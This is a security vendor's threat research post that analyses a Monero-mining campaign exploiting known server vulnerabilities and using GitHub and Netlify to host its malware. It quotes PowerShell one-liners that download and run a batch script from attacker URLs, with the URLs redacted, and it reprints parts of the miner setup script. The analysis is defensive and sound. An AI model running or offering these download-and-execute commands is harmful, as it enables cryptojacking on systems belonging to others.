Vulnerabilities Exploited for Monero Mining Malware Delivered via GitHub, Netlify

trendmicro.com/en_us/research/21/l/vulnerabilities-exploited-for-monero-mining-malware-delivered-via-gitHub-netlify.html

December 3, 2021

We looked into exploitation attempts we observed in the wild and the abuse of legitimate platforms Netlify and GitHub as repositories for malware.

By: Nitesh Surana December 03, 2021 Read time: (words)

Earlier this year, a security flaw identified as CVE-2021-41773 was disclosed to Apache HTTP Server Project, a path traversal and remote code execution (RCE) flaw in Apache HTTP Server 2.4.49. If this vulnerability is exploited, it allows attackers to map URLs to files outside the directories configured by Alias-like directives. Under certain configurations where Common Gateway Interface (CGI) scripts are enabled for aliased paths, attackers can also use it for RCE. As the initial fix was deemed insufficient, a bypass was later reported for the fix and tracked as CVE-2021-42013.

Official fixes have been rolled out by Apache HTTP Server Project. However, when we looked at the malicious samples abusing this vulnerability, we found more of these exploits being abused to target different gaps in products and packages for malicious mining of

Monero. In this blog, we look into the abuse of GitHub and Netlify repositories and platforms for hosting cryptocurrency-mining tools and scripts. We have already informed GitHub and Netlify of the malicious activities and they have taken down the accounts.

Technical details

We observed attackers targeting the following package and products via security vulnerabilities disclosed in 2020 and 2021 for malicious cryptocurrency-mining activities through samples caught in our honeypots:

1. Atlassian Confluence (CVE-2021-26084 and CVE-2021-26085)
2. F5 BIG-IP (CVE-2020-5902 and CVE-2021-22986)
3. VMware vCenter (CVE-2021-22005, CVE-2021-21985, CVE-2021-21972, and CVE-2021-21973)
4. Oracle WebLogic Server (CVE-2020-14882, CVE-2020-14750, and CVE-2020-14883)
5. Apache HTTP Server (CVE-2021-40438, CVE-2021-41773, and CVE-2021-42013)




Figure 1. Exploits attempting to abuse servers for malicious cryptocurrency mining from October 19 to November 19, 2021. Data taken from Trend Micro Cloud One™ – Workload Security.

We found it interesting that all the products and the particular package have had widely distributed public proofs of concept for pre-auth RCE. Looking at the Monero wallet from one such mining pool, we saw that the operation is still ongoing and actively accumulating

Monero as of this writing.




Figure 2. Cryptocurrency-mining pool

Services abused: Targeting Windows hosts





Figure 3. Infection chain
The miner samples we found work on and abuse both Windows and Linux platforms. While the exploits used differ according to the infrastructure targeted, the batch scripts we identified works on both. We saw the usage of Netlify and GitHub as the malware file servers for downloading batch scripts from an attacker-controlled account. The batch script is renamed as a temporary file and deleted after it starts running in the background.


The scripts (c3.bat) are a modified version of Monero-mining helper scripts abridged from GitHub, and these begin checking if the current session has administrative privileges. If the privilege is of the Administrator, then the ADMIN flags are set. Afterward, the length of the Monero wallet address is calculated. If the length is not 106 or 95 characters, the script exits. If it is 106 or 95, it jumps to “WALLET_LEN_OK” statement.



```
$wc = New-Object System.Net.WebClient; $tempfile = [System.IO.Path]::GetTempFileName(); $tempfile += '.bat'; $wc.
DownloadFile('https://raw.githubusercontent.com/[redacted].bat', $tempfile); & $tempfile; Remove-Item -Force
$tempfile
```

```
$wc = New-Object System.Net.WebClient; $tempfile = [System.IO.Path]::GetTempFileName(); $tempfile += '.bat'; $wc.
DownloadFile('https://[redacted].netlify.app/c3.bat', $tempfile); & $tempfile; Remove-Item -Force $tempfile
```


Figure 4. The batch scripts observed are modified versions of helper scripts abridged from GitHub.



```
@echo off

set VERSION=2.4

net session >nul 2>&1
if %errorLevel% == 0 (set ADMIN=1) else (set ADMIN=0)

set WALLET=[redacted]

for /f "delims=." %%a in ("%WALLET%") do set WALLET_BASE=%%a
call :strlen "%WALLET_BASE%", WALLET_BASE_LEN
if %WALLET_BASE_LEN% == 106 goto WALLET_LEN_OK
if %WALLET_BASE_LEN% ==  95 goto WALLET_LEN_OK
echo ERROR: Wrong wallet address length (should be 106 or 95): %WALLET_BASE_LEN%
exit /b 1
```


Figure 5. Checks for administrative privileges and “XMR WALLET” flag to calculate address length

The script further conducts a series of checks in the system, such as if the USERPROFILE environment variable is defined, and whether utilities like wmic, powershell, find, findstr, and tasklist are available or not.



```
:WALLET_LEN_OK

if ["%USERPROFILE%"] == [""] (
  echo ERROR: Please define USERPROFILE environment variable to your user directory
  exit /b 1
)

if not exist "%USERPROFILE%" (
  echo ERROR: Please make sure user directory %USERPROFILE% exists
  exit /b 1
)

where wmic >NUL
if not %errorlevel% == 0 (
  echo ERROR: This script requires "wmic" utility to work correctly
  exit /b 1
)

where powershell >NUL
if not %errorlevel% == 0 (
  echo ERROR: This script requires "powershell" utility to work correctly
  exit /b 1
)

where find >NUL
if not %errorlevel% == 0 (
  echo ERROR: This script requires "find" utility to work correctly
  exit /b 1
)

where findstr >NUL
if not %errorlevel% == 0 (
  echo ERROR: This script requires "findstr" utility to work correctly
  exit /b 1
)

where tasklist >NUL
if not %errorlevel% == 0 (
  echo ERROR: This script requires "tasklist" utility to work correctly
  exit /b 1
)
```


Figure 6. Checking the system for availability of environment variable and utilities



```
for /f "tokens=*" %%a in ('wmic cpu get SocketDesignation /Format:List ^| findstr /r /v "^$" ^| find /c /v ""') do set CPU_SOCKETS=%%a
if [%CPU_SOCKETS%] == [] (
  echo WARNING: Can't get CPU sockets from wmic output
  set CPU_SOCKETS=1
)

for /f "tokens=*" %%a in ('wmic cpu get NumberOfCores /Format:List ^| findstr /r /v "^$"') do set CPU_CORES_PER_SOCKET=%%a
for /f "tokens=1,* delims==" %%a in ("%CPU_CORES_PER_SOCKET%") do set CPU_CORES_PER_SOCKET=%%b
if [%CPU_CORES_PER_SOCKET%] == [] (
  echo WARNING: Can't get CPU cores per socket from wmic output
  set CPU_CORES_PER_SOCKET=1
)

for /f "tokens=*" %%a in ('wmic cpu get NumberOfLogicalProcessors /Format:List ^| findstr /r /v "^$"') do set CPU_THREADS=%%a
for /f "tokens=1,* delims==" %%a in ("%CPU_THREADS%") do set CPU_THREADS=%%b
if [%CPU_THREADS%] == [] (
  echo WARNING: Can't get CPU cores from wmic output
  set CPU_THREADS=1
)
set /a "CPU_THREADS = %CPU_SOCKETS% * %CPU_THREADS%"

for /f "tokens=*" %%a in ('wmic cpu get MaxClockSpeed /Format:List ^| findstr /r /v "^$"') do set CPU_MHZ=%%a
for /f "tokens=1,* delims==" %%a in ("%CPU_MHZ%") do set CPU_MHZ=%%b
if [%CPU_MHZ%] == [] (
  echo WARNING: Can't get CPU MHz from wmic output
  set CPU_MHZ=1000
)

for /f "tokens=*" %%a in ('wmic cpu get L2CacheSize /Format:List ^| findstr /r /v "^$"') do set CPU_L2_CACHE=%%a
for /f "tokens=1,* delims==" %%a in ("%CPU_L2_CACHE%") do set CPU_L2_CACHE=%%b
if [%CPU_L2_CACHE%] == [] (
  echo WARNING: Can't get L2 CPU cache from wmic output
  set CPU_L2_CACHE=256
)

for /f "tokens=*" %%a in ('wmic cpu get L3CacheSize /Format:List ^| findstr /r /v "^$"') do set CPU_L3_CACHE=%%a
for /f "tokens=1,* delims==" %%a in ("%CPU_L3_CACHE%") do set CPU_L3_CACHE=%%b
if [%CPU_L3_CACHE%] == [] (
  echo WARNING: Can't get L3 CPU cache from wmic output
  set CPU_L3_CACHE=2048
)
```

